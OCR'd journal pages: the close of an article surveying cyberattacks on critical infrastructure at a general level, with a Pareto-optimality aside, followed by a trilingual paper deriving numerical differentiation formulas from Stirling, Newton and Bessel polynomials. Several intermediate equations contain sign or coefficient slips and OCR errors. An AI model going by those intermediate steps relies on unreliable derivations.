


Figure 3 - Block diagram of the phishing method

In modern cyber conflicts, attacks on critical infrastructure occupy a special place, since such facilities are considered vital for the functioning of States and their economies. Let's consider the goals, methods and consequences of attacks on critical infrastructure in cyberwarfare [5]. Targets of attacks on critical infrastructure:

1. Weakening of the enemy's defensive capabilities: attacks on critical infrastructure can disrupt important defensive systems, resulting in the vulnerability of the enemy to possible threats.

2. Infrastructural and economic chaos: attacks on critical facilities can cause significant problems in the operation of transport systems, electricity, water supply, communications and other services, which will lead to serious economic damage and loss of manageability.

3. Psychological impact: attacks on critical infrastructure create an atmosphere of fear, panic and hopelessness among the population and increase internal political tensions between different groups of society.

Methods of attacks on critical infrastructure:

1. Hacking and access to remote management: Attackers can exploit vulnerabilities in the management and control systems of critical infrastructure to gain access to the management of these objects by hacking.

2. Malicious software: the use of various types

of malware to disrupt systems, steal data, introduce deletions and trigger accidents.

3. Denial of Service (DoS) and distributed denial of service (DDoS) attacks: overloading objects and their communication systems or computer networks to ensure their temporary or long-term inoperable state.

4. Physical actions: acts of sabotage, penetration and sabotage in the territory of critical infrastructure, in an attempt to disrupt their functioning.

The consequences of attacks on critical infrastructure

1. Destruction of key facilities: Attacks can result in the destruction or serious damage to the enemy's most important facilities.

2. Economic losses: attacks can result in significant economic damage, as well as temporary or prolonged shutdown of vital systems.

3. The possibility of conflict escalation: provocative actions in cyberspace can provoke an escalation of political and military conflicts, even to the level of armed clashes [6].

The consequences of attacks on critical infrastructure. Attacks on critical infrastructure are one of the key aspects of modern cyber conflicts and require careful study and development of strategies to counter them. To reduce the risk of such attacks, it is necessary to develop cybersecurity systems, raise the level of culture and awareness of cyber threats, as well as

improve the domestic and international legislative and legal framework to deter and prevent attacks on critical infrastructure.

Mathematical substantiation of the methodology for monitoring the level of information security. The Pareto Principle is used to compare different techniques. "Pareto optimality" is as follows: the state of the system in which none of the estimated indicators can be improved without deterioration of another indicator [3]. From the point of view of controlling the level of information security, Pareto optimality can be applied to assess the trade-offs between the costs and benefits of various security measures. For example, more extensive implementation of security measures can increase the level of protection, but also increase the cost of operation.

The optimal solution will be one that provides a given acceptable level of security at a reasonable lowest cost. Pareto optimality can be used to determine the optimal balance between safety and economic efficiency in a

given situation. Let's define a set of numerical functions f_1, f_2, \dots, f_m , $m \geq 2$ defined on the set of possible solutions X as optimality criteria (objective functions). The vector $f = (f_1, f_2, \dots, f_m)$ is called a vector criterion that takes values in the m -dimensional space R_m - the space of estimates.

The vector estimate of a possible solution $x \in X$ for the vector criterion f is determined by (1):

$$f(x) = (f_1(x), f_2(x), \dots, f_m(x)) \in R_m \quad (1)$$

All possible vector estimates form a set of possible estimates (2):

$$Y = f(X) = \{y \in R_m \mid y = f(x) \text{ for } x \in X\} \quad (2)$$

All possible selectable estimates form a set of selectable vectors (estimates) (3):

$$C(Y) = f(C(X)) = \{y \in Y \mid y = f(x) \text{ for } x \in C(X)\} \quad (3)$$

A multi-criteria task (multi-criteria optimization task - MKO) is called a selection task that includes a set of acceptable values of X and a vector criterion f , or the MKO task consists in finding a set of selectable solutions $With(X)$, such that $With(X) \subset X$ taking into account the preference ratio x based on a given vector criterion f , set in accordance with the goals (preferences) of the decision-maker. It is known that a solution $x^* \in X$ is called Pareto optimal (or Pareto-optimal) if there is no such possible solution $x \in X$ for which the inequality $f(x) \geq f(x^*)$ holds.

Cyber operations of military specialists are a set of strategic, tactical and technical measures aimed at using information and digital technologies to ensure national security, conduct intelligence and

counterintelligence, protect cyberspace and influence enemy communication systems.

Conclusions. Cyberwar has long ceased to be a fantasy scenario and has become a reality. Today, it plays a key role in modern conflicts and poses new challenges and tasks to the armies of the world. States are striving to adapt to the new threat and are actively developing new tactics, strategies and defense measures to combat cyberwarfare. The future of warfare will certainly be linked to the development of cyber technologies, and only those who are perfectly equipped and armed with new knowledge and skills will be able to guarantee the successful execution of their defensive and offensive operations.

Reference

1. Algoritm vyjavlenija ugroz informacionnoj bezopasnosti v raspredelennyh mul'tiservisnyh setjah organov gosudarstvennogo upravlenija / A. Ju. Puchkov, A. M. Sokolov, S. S. Shirokov, N. N. Prokimnov // Prikladnaja informatika. - 2023. - T. 18, № 2. - S. 85-102. [in Russian].
2. Vasil'ev V. I. Ocenka aktual'nyh ugroz bezopasnosti informacii s pomoshh'ju tehnologii transformerov / V. I. Vasil'ev, A. M. Vul'fin, N. V. Kuchkarova // Voprosy kiberbezopasnosti. - 2022. - № 2. - S. 27-38. [in Russian].
3. Gladkov A. N. Vizualizacija kiberugroz kak aspekt formirovani ja kompetencij v oblasti informacionnoj bezopasnosti // Zashhita informacii. Insajd. - 2023. - № 1. - S. 32-37. [in Russian].
4. Ivanov M. V., Sygotina M. Ju., Vahrusheva M. Ju., Nadrshin V. V. Informacionnaja bezopasnost' sovremennogo predpriyatija: parol'naja zashhita // Zashhita informacii. Insajd. - 2022. - № 6. - S. 62-66. [in Russian].

5. Nazarov D. M. Osnovy obespechenija bezopasnosti personal'nyh dannyh v organizacii: ucheb. posobie / D. M. Nazarov, K. M. Samatov ; M-vo nauki i vyssh. obrazovaniya Ros. Federacii, Ural. gos. jekon. un-t. - Ekaterinburg: Izd-vo Ural. gos. jekon. un-ta, 2019. - 118 s. [in Russian].

6. Savin M. V., Kondratenko M. A. Metodika vyjavleniya i ocenki nedopustimyh sobytij na osnove modeli zrelosti upravleniya informacionnoj bezopasnost'ju. // Zashhita informacii. Insajd. - 2023. - № 1. - S. 24-31. [in Russian].

Information about the author

Vakilov R. I. - Senior Assistant to the Military Attaché of the Armed Forces of the Republic of Azerbaijan, Baku, Azerbaijan, e-mail: rasimvekilov757@gmail. e-mail: rasimvekilov757@gmail.com;

Baiserkeeva B. T. - N. Master's student of the Academy of Civil Aviation, Almaty, Kazakhstan, e-mail: Baiserkeeva1702@mail.ru

Сведения об авторе

Векилов Р. И. - Старший помощник военного атташе вооруженных сил Республики Азербайджан. +77029105873. E-mail: rasimvekilov757@gmail.com;

Байсеркеева Б. Т. - Н. - Магистрант Академии гражданской авиации, Алматы, Казахстан, e-mail: Baiserkeeva1702@mail.ru

АВТОМАТТЫ БАСҚАРУ ЖҮЙЕЛЕРІНДЕГІ ҮЗБЕЛЕРДІҢ КЕРІ ДИФФЕРЕНЦИАЛДЫҚ ТЕҢДЕУЛЕРІН ҚҰРУ ӘДІСІ

С. А. Құлмамиров, Б.А.Серімбетов*

Қ.Құлажанов атындағы Қазақ технология және бизнес университеті,
Астана, Қазақстан,
e-mail: sba_rnmc@mail.ru

Мақалада экспоненциалды функциялар негізінде сандық құрылғылардың шығысындағы дабылдарын сандық дифференциалдау алгоритмдері қарастырылған. Осы алгоритмдерге қойылған негізгі талаптар баяндалған. Басқару теориясында бұл алгоритмдермен кері сандық түрлендіру мәселесін шешуге болатыны көрсетілген. Авторлар жиілік аймақта интерполяциялық полиномдардың туындыларын бағалау негізінде жасаған зерттеулердің сандық дифференциалдау алгоритмдері көрсеткен қорытындылары баяндалған. Қарастырылған алгоритмдердің ең тиімді жақтары таңдалынған.

Кілт сөздері: Автоматты басқару теориясы, сандық дифференциалдау, Стирлинг полиномы, интерполяция, кері сандық түрлендіру, сандық түрлендіргіш

METHOD FOR CONSTRUCTING INVERSE DIFFERENTIAL EQUATIONS OF LINKS IN AUTOMATIC CONTROL SYSTEMS

S. A. Kulmamirov, B. A. Serimbetov*

K.Kulazhanov named Kazakh University of Technology and Business,
Astana, Kazakhstan,
e-mail: sba_rnmc@mail.ru

In article algorithms of numerical differentiation of output signals of digital devices in a time domain on the basis of exponential functions are considered. The main requirements to algorithms of numerical differentiation for the solution of a problem of the return digital transformation to management theories are formulated. Results of researches of authors of algorithms of numerical differentiation in frequency area on the basis of estimates of derivative interpolation polynomial are stated. The most effective is chosen for the solution of a problem of the return digital transformation algorithm of numerical differentiation.

Keywords: The theory of automatic control, numerical differentiation, polynomial of Stirlingia, interpolation, return digital transformation, digitizer

МЕТОД ПОСТРОЕНИЯ ОБРАТНЫХ ДИФФЕРЕНЦИАЛЬНЫХ УРАВНЕНИЙ ЗВЕНЬЕВ В СИСТЕМАХ АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ

С. А. Кульмамиров, Б. А. Серимбетов*

Казахский университет технологии и бизнеса имени К.Кулажанова,
Астана, Республика Казахстан,
e-mail: sba_rnmc@mail.ru

В статье рассмотрены алгоритмы численного дифференцирования выходных сигналов цифровых устройств во временной области на базе экспоненциальных функций. Сформулированы требования к алгоритмам численного дифференцирования для решения задачи обратного преобразования в теории управления. Изложены результаты исследований авторов при разработке алгоритмов численного дифференцирования в

частотной области на базе оценок производных интерполяционных полиномов. Выбран наиболее эффективный для решения задачи обратного преобразования алгоритм численного дифференцирования. Выявлена взаимосвязь между интервалом дискретизации и полосой пропускания алгоритмов, где они реализуют с достаточной для практики точностью дифференцирующие свойства.

Ключевые слова: Обратное цифровое преобразование, цифровой преобразователь, теория автоматического управления, численное дифференцирование, полином Стирлинга, интерполяция.

Кіріспе. Осы мақалада біз сандық құрылғылардың шығыс сигналдарын сандық саралау алгоритмдерін құру тәсілін қарастырамыз. Құрастырылған алгоритмдер уақыт аймағында ең қарапайым жұмыс істейді, алгоритмнің негізі автоматты басқару теориясындағы (АБТ) экспоненциалды функциялардың әртүрлі қосымшалары болып табылады.

Алгоритмді құру үшін динамикалық басқару жүйесінің буындарында тіркелген сигналдардың сандық дифференциациясының теңдеулеріне талаптар қойылады. Нәтижесінде АБТ қарапайым буындарының сигналдарын кері цифрлық түрлендіру мәселесін шешу жолы ұсынылды. Мақала авторлардың жүргізген зерттеулері ОЖ шығысында тіркелген сигналдарды сандық саралау міндеттерін тұжырымдауға және интерполяциялық көпмүшелердің туындыларымен жиілік аймағындағы жүйенің әре-

кетін бағалауға мүмкіндік берді [1-2].

Зерттеулер сонымен қатар жүйенің параметрлері арасындағы байланыстың болуын көрсетті: сигнал пішінін іріктеу аралығы және құрылған алгоритмнің өткізу қабілеттілігі. Алынған нәтижелер динамикалық басқару жүйесінің бастапқы шарттарына кіріс сигналын бағалаудың инварианттылығын қамтамасыз ететін сипатталған алгоритмнің қасиетін сипаттауға мүмкіндік берді. Бақыланатын сигналдардың туындыларын бағалау үшін интерполяциялық көпмүшелер қолданылды.

Материалдар мен әдістер. Стирлингтің интерполяциялық көпмүшесінің туындысының екі және үш бірінші терминдері бойынша сандық дифференциалдау алгоритмдерін қарастырыңыз [1], оларды келесідей жазуға болады:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\frac{\Delta y_0 + \Delta y_{-1}}{2} + \frac{\Delta^3 y_{-1} + \Delta^3 y_{-2}}{2 \cdot 3!} \right) = \frac{-y_2 + 8y_1 - 8y_{-1} + y_{-2}}{12\Delta t} \quad (1)$$

$$\begin{aligned} \hat{y}'(t_0) &= \frac{1}{\Delta t} \left(\frac{\Delta y_0 + \Delta y_{-1}}{2} + \frac{\Delta^3 y_{-1} + \Delta^3 y_{-2}}{2 \cdot 3!} + \frac{\Delta^5 y_{-2} + \Delta^5 y_{-3}}{60} \right) \\ &= \frac{y_3 - 9y_2 + 45y_1 - 45y_{-1} + 9y_{-2} - y_{-3}}{60\Delta t} \end{aligned} \quad (2)$$

Содан кейін (1) түрінде қайта жазуға болады:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\frac{\Delta y_0 + \Delta y_{-1}}{2} - \frac{\Delta^3 y_{-1} + \Delta^3 y_{-2}}{2 \cdot 3!} \right). \quad (3)$$

Өрнектің санаушының екінші қосындысын жеңілдетіңіз (3):

$$\Delta^3 y_{-1} + \Delta^3 y_{-2} = \Delta^2 y_0 - \Delta^2 y_{-1} + \Delta^2 y_{-1} - \Delta^2 y_{-2} = \Delta^2 y_0 - \Delta^2 y_{-2}. \quad (4)$$

Алғашқы айырмашылықтар арқылы оң жақ бөлігін (4) елестетіп көрейік:

$$\begin{aligned} \Delta^2 y_0 - \Delta^2 y_{-2} &= \Delta y_1 - \Delta y_0 - \Delta y_{-1} + \Delta y_{-2} = y_2 - y_1 - (y_1 - y_0) - \\ &\quad - (y_0 - y_{-1}) + (y_{-1} - y_{-2}) = y_2 - 2y_1 + 2y_{-1} - y_{-2} \end{aligned} \quad (5)$$

Алынған (5) нәтижені (3) өрнегіне ауыстырайық:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\frac{y_1 - y_0 + y_0 - y_{-1}}{2} - \frac{y_2 - 2y_1 + 2y_{-1} - y_{-2}}{2 \cdot 3!} \right) = \frac{6y_1 - 6y_{-1} - y_2 + 2y_1 - 2y_{-1} + y_{-2}}{12\Delta t} = \frac{-y_2 + 8y_1 - 8y_{-1} + y_{-2}}{12\Delta t} \quad (6)$$

Енді өрнектің туындысын бағалауды қарастырыңыз (2):

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\frac{\Delta y_0 + \Delta y_{-1}}{2} - \frac{\Delta^3 y_{-1} + \Delta^3 y_{-2}}{2 \cdot 3!} + \frac{\Delta^5 y_{-2} + \Delta^5 y_{-3}}{60} \right). \quad (7)$$

Үшінші қосындысының өрнектердің бесінші реттік айырмашылығы (7) келесіні құрайды

$$\{\Delta^5 y_{-2} = \Delta^4 y_{-1} - \Delta^4 y_{-2}\} \{\Delta^4 y_{-1} = \Delta^3 y_0 - \Delta^3 y_{-1}\} \{\Delta^3 y_0 = \Delta^2 y_1 - \Delta^2 y_0\} \{\Delta^2 y_1 = \Delta y_2 - \Delta y_1\} \quad (8)$$

Енді жүйенің соңғы теңдеуін (8) алдыңғы теңдеуге (7) тиісті уақыт нүктелеріне ауыстырайық:

$$\Delta^2 y_1 = y_3 - y_2 - (y_2 - y_1) = y_3 - 2y_2 + y_1. \quad (9)$$

Екінші ретті айырмашылықты $\Delta^2 y_0$ өрнегіндегі сәйкес (9) y индекстерді өзгерту арқылы $\Delta^2 y_1$ есептеуге болады :

$$\Delta^2 y_0 = y_2 - 2y_1 + y_0. \quad (10)$$

(6) және (7) өрнектерін жүйенің үшінші теңдеуіне (8) ауыстырайық:

$$\Delta^3 y_0 = (y_3 - 2y_2 + y_1) - (y_2 - 2y_1 + y_0) = y_3 - 3y_2 + 3y_1 - y_0. \quad (11)$$

Тапсырманы шешудің басқа жағдайын қарастырыңыз. Аргументтің мәні y_{-1} $\Delta^3 y_0$ дейін 3 реттік айырмашылықты есептеп, алынған өрнек пен (11) өрнекті жүйенің екінші теңдеуіне (8) ауыстырайық:

$$\Delta^4 y_{-1} = (y_3 - 3y_2 + 3y_1 - y_0) - (y_2 - 3y_1 + 3y_0 - y_{-1}) = y_3 - 4y_2 + 6y_1 - 4y_0 + y_{-1} \quad (12)$$

Содан кейін (10) ескере отырып, келесідей жазуға болады:

$$\Delta^4 y_{-2} = y_2 - 4y_1 + 6y_0 - 4y_{-1} + y_{-2}. \quad (13)$$

(10) және (11) өрнектерін жүйенің бірінші теңдеуіне (8) ауыстырайық:

$$\Delta^5 y_{-2} = (y_3 - 4y_2 + 6y_1 - 4y_0 + y_{-1}) - (y_2 - 4y_1 + 6y_0 - 4y_{-1} + y_{-2}) = y_3 - 5y_2 + 10y_1 - 10y_0 + 5y_{-1} - y_{-2} \quad (14)$$

y_{-3} аргумент үшін 5 реттік айырмашылық (14) өрнегінен келесідей анықталады:

$$\Delta^5 y_{-3} = y_2 - 5y_1 + 10y_0 - 10y_{-1} + 5y_{-2} - y_{-3}. \quad (15)$$

(14) және (15) өрнектерінің қосындысын қарастырыңыз:

$$\Delta^5 y_{-2} + \Delta^5 y_{-3} = y_3 - 5y_2 + 10y_1 - 10y_0 + 5y_{-1} - y_{-2} + y_2 - 5y_1 + 10y_0 - 10y_{-1} + 5y_{-2} - y_{-3} = y_3 - 4y_2 + 5y_1 - 5y_{-1} + 4y_{-2} - y_{-3} \quad (16)$$

(4) және (14) формулаларын ескере отырып (5) өрнегін қайта жазайық:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\frac{-y_2 + 8y_1 - 8y_{-1} + y_{-2}}{12} + \frac{y_3 - 4y_2 + 5y_1 - 5y_{-1} + 4y_{-2} - y_{-3}}{60} \right). \quad (17)$$

Өрнектің оң жағын (17) ортақ бөлгішке келтірейік:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\frac{-4y_2 + 40y_1 - 40y_{-1} + 5y_{-2} + y_3 - 4y_2 + 5y_1 - 5y_{-1} + 4y_{-2} - y_{-3}}{60} \right)$$

$$\hat{y}'(t_0) = \frac{y_3 - 9y_2 + 45y_1 - 45y_{-1} + 9y_{-2} - y_{-3}}{60\Delta t}. \quad (18)$$

Енді Ньютонның интерполяциялық полиномының туындысын қарастырайық:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\Delta y_{-1} + \frac{1}{2}\Delta^2 y_{-2} + \frac{1}{3}\Delta^3 y_{-3} + \dots \right). \quad (19)$$

Өрнектің бірінші қосындысы (19):

$$\hat{y}'(t_0) = \frac{1}{\Delta t} (\Delta y_{-1}) = \frac{y_0 - y_{-1}}{\Delta t}. \quad (20)$$

Өрнек (20) - Ньютонның интерполяциялық полиномын туындысының бірінші терминін қолданатын сандық дифференциалдау алгоритмі [2]. Енді туынды бағалау үшін өрнектің алғашқы екі қосындысын алайық (19):

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\Delta y_{-1} + \frac{1}{2}\Delta^2 y_{-2} \right). \quad (21)$$

Екінші термин (21) сәйкес (10) келесідей жазылуы мүмкін:

$$\Delta^2 y_{-2} = y_0 - 2y_{-1} + y_{-2}. \quad (22)$$

(22) өрнегін (21) туынды бағасына ауыстырайық:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(y_0 - y_{-1} + \frac{y_0 - 2y_{-1} + y_{-2}}{2} \right) = \frac{2y_0 - 2y_{-1} + y_0 - 2y_{-1} + y_{-2}}{2\Delta t}$$

$$\hat{y}'(t_0) = \frac{3y_0 - 4y_{-1} + y_{-2}}{2\Delta t}. \quad (23)$$

Ньютонның интерполяциялық полиномның туындысының үш шарты бойынша туындыны бағалау келесідей болады:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\Delta y_{-1} + \frac{1}{2}\Delta^2 y_{-2} + \frac{1}{3}\Delta^3 y_{-3} \right). \quad (24)$$

y_{-3} аргумент үшін үшінші ретті айырмашылықты тиісті индекстерді қолдана отырып (9) өрнектен алуға болады:

$$\Delta^3 y_{-3} = y_0 - 3y_{-1} + 3y_{-2} - y_{-3}. \quad (25)$$

(25) және (23) өрнектерді ескере отырып, туындыны бағалау (22) келесідей болады:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\frac{3y_0 - 4y_{-1} + y_{-2}}{2} + \frac{y_0 - 3y_{-1} + 3y_{-2} - y_{-3}}{3} \right) =$$

$$\frac{9y_0 - 12y_{-1} + 3y_{-2} + 2y_0 - 6y_{-1} + 6y_{-2} - 2y_{-3}}{6\Delta t}$$

$$\hat{y}'(t_0) = \frac{11y_0 - 18y_{-1} + 9y_{-2} - 2y_{-3}}{6\Delta t}. \quad (26)$$

Туындыны Бессель полиномының көмегімен де бағалауға болады [1]. Бессель интерполяциялық полиномының туындысы келесідей болады:

$$\hat{y}'(t_0) = \frac{1}{\Delta t} \left(\Delta y_0 - \frac{\Delta^2 y_0 + \Delta^2 y_{-1}}{4} + \frac{\Delta^3 y_{-1}}{12} - \dots \right). \quad (27)$$

Өрнектің (27) бірінші қосындысы туындыға келесідей баға береді:

$$\hat{y}'(t_0) = \frac{\Delta y_0}{\Delta t} = \frac{y_1 - y_0}{\Delta t}. \quad (28)$$

Өрнектің екінші қосындысын бағалайық (27):

$$\begin{aligned} \Delta^2 y_0 &= y_2 - 2y_1 + y_0 \\ \Delta^2 y_{-1} &= y_1 - 2y_0 + y_{-1} \end{aligned}$$

$$\Delta^2 y_0 + \Delta^2 y_{-1} = (y_2 - 2y_1 + y_0) + (y_1 - 2y_0 + y_{-1}) = y_2 - y_1 - y_0 + y_{-1}. \quad (29)$$

(29) өрнегін (27) ауыстырайық:

$$\begin{aligned} \hat{y}'(t_0) &= \frac{1}{\Delta t} \left(y_1 - y_0 - \frac{y_2 - y_1 - y_0 + y_{-1}}{4} \right) = \frac{4y_1 - 4y_0 - y_2 + y_1 + y_0 - y_{-1}}{4\Delta t} \\ \hat{y}'(t_0) &= \frac{-y_2 + 5y_1 - 3y_0 - y_{-1}}{4\Delta t}. \end{aligned} \quad (30)$$

(27) өрнектің үшінші қосындысы (11) сәйкес келесідей жазуға болады:

$$\Delta^3 y_{-1} = y_2 - 3y_1 + 3y_0 - y_{-1}. \quad (31)$$

Бессель интерполяциялық полиномының үш бірінші қосындысы бойынша туынды бағасын (31) және (32) ескере отырып есептеуге болады:

$$\begin{aligned} \hat{y}'(t_0) &= \frac{1}{\Delta t} \left(\frac{-y_2 + 5y_1 - 3y_0 - y_{-1}}{4} + \frac{y_2 - 3y_1 + 3y_0 - y_{-1}}{12} \right) = \\ &= \frac{-3y_2 + 15y_1 - 9y_0 - 3y_{-1} + y_2 - 3y_1 + 3y_0 - y_{-1}}{12\Delta t} \\ \hat{y}'(t_0) &= \frac{-2y_2 + 12y_1 - 6y_0 - 4y_{-1}}{12\Delta t}. \end{aligned} \quad (32)$$

Нәтижелер және талқылау. Алынған экспоненциалды функцияларға негізделген (32) сандық дифференциалдау алгоритмі сандық құрылғылардың кіріс сигналын қалпына келтіру есептерін шешуге жарамды [3-5].

Осындай алгоритм негізінде 1-ші және 2-ші ретті сандық құрылғылардың кері сандық түрлендіргіштерін алуға болады.

Тиісті типтік түрлендіргіштерді тізбектей қосу,

егер оның сипаттамалық теңдеуінің түбірлері белгілі болса, еркін ретті динамикалық жүйе үшін кері сандық түрлендіргішті жүзеге асыруға мүмкіндік береді.

Қорытынды. Осындай типтік алгоритмдер негізінде құрылғының тасымалдау функциясының нөлдерін өтеу үшін кері сандық түрлендіру алгоритмдерін жасауға болады.

Ұсынылған типтік кері сандық түрлендіргіштер-

дің кемшілігі-олар бойынша алынған құрылғының кіріс сигналының бағалары біржақты емес. Кіріс сигналының бағалаудың орын ауыстыруы іріктеу аралығының шамасына байланысты [6,7].

Орын ауыстыруды жою үшін кіріс сигналының бағалаудың бастапқы шарттарына сәйкес келмейтін және инвариантты қамтамасыз ететін бірінші және екінші ретті кері цифрлық түрлендірудің өзгертілген алгоритмдерін шығаруға болады.

Әрі қарай, модификацияланған кері цифрлық түрлендіру алгоритмдерінің кедергіге қарсы талдауын жүргізу қажет. Мүмкін, бұл алгоритмдер Котельников теоремасы бойынша іріктеу аралығын таңдау арқылы құрылғының кірісіне қолданылатын жоғары жиілікті кедергі компоненттерінің әсерін азайту мүмкін. Құрылғының шығысында жұмыс істейтін кедергінің әсерін шығысқа қарапайым жылжымалы орташа процедура бойынша тегістеуді қолдану арқылы азайтуға болады [8-10].

Әдебиеттер

1. Бесекерский В.А., Попов Е.П. Теория систем автоматического регулирования. - М.: Наука. 1975. - 324 с.
2. Борисова И. Е. Алгоритмы численного дифференцирования, инвариантные к ненулевым начальным условиям. // Доклады международной конференции "Информационные средства и технологии" Международного форума информатизации МФИ-2000. - Т.3. - М.: Станкин, 2000. - стр. 99-102.
3. Борисова И. Е. Обратное цифровое преобразование для восстановления входной информации и идентификации. // Труды X международного научно-технического семинара "Современные технологии в задачах управления, автоматизации и обработки информации", г. Алушта. - М.: Издательство МАИ, 2001. - стр. 108-109.
4. Гаврилова О.А., Гришин В.И., Колосов О.С., Кульмамиров С.А. АРМ РСС. // Тезисы доклада на III Польско-советской научно-технической конференции "Комплексная автоматизация промышленности". - ПНР, Вроцлав.- 1988.- стр.143-146.
5. Гаврилова О.А., Колосов О.С., Кульмамиров С.А. Автоматизация съема и обработки данных при испытаниях электромеханических систем. // Сборник трудов МЭИ, № 211. - М.: Издательство МЭИ.- 1989. - стр.48-62.
6. Колосов О.С., Кульмамиров С. А. Обратная цифровая фильтрация динамических науке, технике и обучении" Международного форума информации. - М.: Издательство МЭИ.- 1992.- стр. 24-26.
7. Колосов О.С. Экспериментальное определение суммы постоянных времени передаточной функции линейной системы. // Межвузовский сборник трудов, № 47. - М.: Издательство МЭИ, 1984. - стр.153-158.
8. Колосов О.С., Кульмамиров С.А. Автоматизация процесса исследования характеристик электромеханических систем управления. // Сборник трудов Казахского политехнического института. - Алма-Ата: КазПТИ.- 1987.- стр. 92-112.
9. Колосов О.С., Кульмамиров С.А. Автоматическое определение параметров АСУ ТП при наличии аддитивной помехи. // Тезисы докладов областной научно-технической конференции. - Павлодар.- 1987.-стр.23-26.
10. Кошоева Б.Б. Структуры и свойства алгоритмов численного дифференцирования реального времени. // Известия КГТУ им. И. Раззакова №24. Материалы Международной конференции «Информационные технологии и математическое моделирование в науке, технике и образовании». Кыргызстан, г.Бишкек, 5-9 октября 2011. - стр.48-54.

References

1. Besekerskiy V.A., Popov E.P. Teorija sistem avtomaticheskogo regulirovaniya. - M.: Nauka. 1975. - 324 s.
2. Borisova I. E. Algoritmy chislenного differencirovaniya, invariantnye k nenulevym nachal'nym usloviyam. // Doklady mezhdunarodnoj konferencii "Informacionnye sredstva i tehnologii" Mezhdunarodnogo foruma informatizacii MFI-2000. - T.3. - M.: Stankin, 2000. - str. 99-102.
3. Borisova I. E. Obratnoe cifrovое preobrazovanie dlja vosstanovlenija vhodnoj informacii i identifikacii. //

Trudy H mezhdunarodnogo nauchno-tehnicheskogo seminaru "Sovremennye tehnologii v zadachah upravlenija, avtomatizacii i obrabotki informacii", g. Alushta. - M.: Izdatel'stvo MAI, 2001. - str. 108-109.

4. Gavrilova O.A., Grishin V.I., Kolosov O.S., Kul'mamirov S.A. ARM RSS. //Tezisy doklada na III Pol'sko-sovetskoj nauchno-tehnicheskoi konferencii "Kompleksnaja avtomatizacija promyshlennosti". - PNR, Vroclav.- 1988.- str.143-146.

5. Gavrilova O.A., Kolosov O.S., Kul'mamirov S.A. Avtomatizacija s#ema i obrabotki dannyh pri ispytaniyah jelektromehaničeskikh sistem. //Sbornik trudov MJeI, № 211. - M.: Izdatel'stvo MJeI.- 1989. - str.48-62.

6. Kolosov O.S., Kul'mamirov S. A. Obratnaja cifrovaja fil'tracija dinamičeskikh nauke, tehnike i obuchenii" Mezhdunarodnogo foruma informacii. - M.: Izdatel'stvo MJeI.- 1992.- str. 24-26.

7.Kolosov O.S. Jeksperimental'noe opredelenie summy postojannyh vremeni peredatočnoj funkcii linejnoj sistemy. // Mezhvuzovskij sbornik trudov, № 47. - M.: Izdatel'stvo MJeI, 1984. - str.153-158.

8. Kolosov O.S., Kul'mamirov S.A. Avtomatizacija processa issledovanija harakteristik jelektromehaničeskikh sistem upravlenija. //Sbornik trudov Kazahskogo politehnicheskogo instituta. - Alma-Ata: KazPTI.- 1987.- str. 92-112.

9. Kolosov O.S., Kul'mamirov S.A. Avtomatičeskoe opredelenie parametrov ASU TP pri nalichii additivnoj pomehi. // Tezisy dokladov oblastnoj nauchno-tehnicheskoi konferencii. - Pavlodar.- 1987.-str.23-26.

10. Koshoeva B.B. Struktury i svojstva algoritmov čislenno go differencirovanija real'nogo vremeni.//Izvestija KGTU im. I. Razzakova №24. Materialy Mezhdunarodnoj konferencii «Informacionnye tehnologii i matematičeskoe modelirovanie v nauke, tehnike i obrazovanii». Kyrgyzstan, g.Bishkek, 5-9 oktjabrja 2011. - str.48-54.

Авторлар туралы мәліметтер

Кульмамиров С.А. - т. ғ. к., қауым. проф., Халықаралық Ақпараттандыру Академиясының (ХАА) академигі, Қ.Құлажанов атындағы Қазақ технология және бизнес университеті, Астана, Қазақстан, e-mail: kulmamirov@mail.ru;

Серімбетов Б.А. - т. ғ. к., қауым. проф., Қ.Құлажанов атындағы Қазақ технология және бизнес университеті Астана, Қазақстан, e-mail: sba_rnmc@mail.ru.

Information about the authors

Kulmamirov S.A. - Candidate of Technical Sciences, ass.prof., Academician of the International Academy of Informatization (MAIN), K.Kulazhanov named Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: kulmamirov@mail.ru;

Serimbetov B. A. - Candidate of Technical Sciences, ass.prof. K.Kulazhanov named Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: sba_rnmc@mail.ru;

